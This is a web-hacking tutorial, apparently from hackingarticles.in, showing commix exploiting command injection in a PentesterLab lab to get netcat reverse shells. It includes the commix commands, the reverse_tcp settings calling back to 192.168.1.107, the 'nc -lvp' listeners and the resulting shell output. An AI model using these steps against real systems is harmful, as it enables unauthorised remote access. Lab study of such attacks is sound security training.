
Exploit Command Injection Vulnearbility with Commix and Netcat

hackingarticles.in/exploit-command-injection-vulnearbility-commix-netcat

Raj February 6, 2017




Commix is an automated command injection tool. It lets you have a meterpreter or netcat session via command injection if the web application is vulnerable to it. It's pretty efficient and reliable. Commix is widely used by security experts, penetration testers and also web developers in order to find vulnerabilities. In this article, we will learn how to get a netcat session using commix. For the detailed guide on commix click here.


Requirements

- PentesterLab (for Linux testing)
- Kali Linux
- Commix

As you can see in the image below the environment of PentesterLab is vulnerable to command injection.




capture the cookies of pentesterlab in burp suite as shown in the image below :



Copy the contents of the cookies in a TXT file and use the following command to attack :

commix -r /root/Desktop/1.txt
As the exploitation is successful, it will ask you if you want to load the pseudo terminal or not. Type ‘y’ for the pseudo terminal and it will be loaded. Use the command ‘whoami’ to check the user as shown in the image :



Now that you are in the pseudo terminal, type the following set of command in order to generate reverse shell :

reverse_tcp
set lhost 192.168.1.107
set lport 4321
After executing the above commands, it will ask you if you want to have a netcat shell or other (meterpreter) shell. Choose option 1 as we will try to take a netcat session. Then choose option 1 to use default netcat settings for the target. Then type y to use /bin as your subdirectory.

```
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > set lhost 192.168.1.107
LHOST => 192.168.1.107
commix(reverse_tcp) > set lport 4321
LPORT => 4321

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 1

---[ Unix-like targets ]---
Type '1' to use the default Netcat on target host.
Type '2' to use Netcat for Busybox on target host.
Type '3' to use Netcat-Traditional on target host.
Type '4' to use Netcat-Openbsd on target host.

commix(reverse_tcp_netcat) > 1
[?] Do you want to use '/bin' standard subdirectory? [y/N] > y
[+] Everything is in place, cross your fingers and wait for a shell!
```

Simultaneously, turn on the netcat listener by using the following command :

nc -lvp 4321
And as the execution of the steps goes right, you will have your session as shown in the image below :

```
root@kali:~# nc -lvp 4321
listening on [any] 4321 ...
192.168.1.108: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.108] 55129
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Another method to get a netcat session is by using different settings of netcat. For this, repeat the above steps, but this time around, choose option 3 under the category of ‘unix-like targets’ for the traditional netcat settings.

```
---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 1

---[ Unix-like targets ]---
Type '1' to use the default Netcat on target host.
Type '2' to use Netcat for Busybox on target host.
Type '3' to use Netcat-Traditional on target host.
Type '4' to use Netcat-Openbsd on target host.

commix(reverse_tcp_netcat) > 3
[?] Do you want to use '/bin' standard subdirectory? [y/N] > y
[+] Everything is in place, cross your fingers and wait for a shell!
```

Again, simultaneously start the netcat listener with the following command :

nc -lvp 1234

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.108: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.108] 37751
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

This way, you can use commix yet again to gain netcat session through various methods.

To learn more about Website Hacking. Follow this **Link.**

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**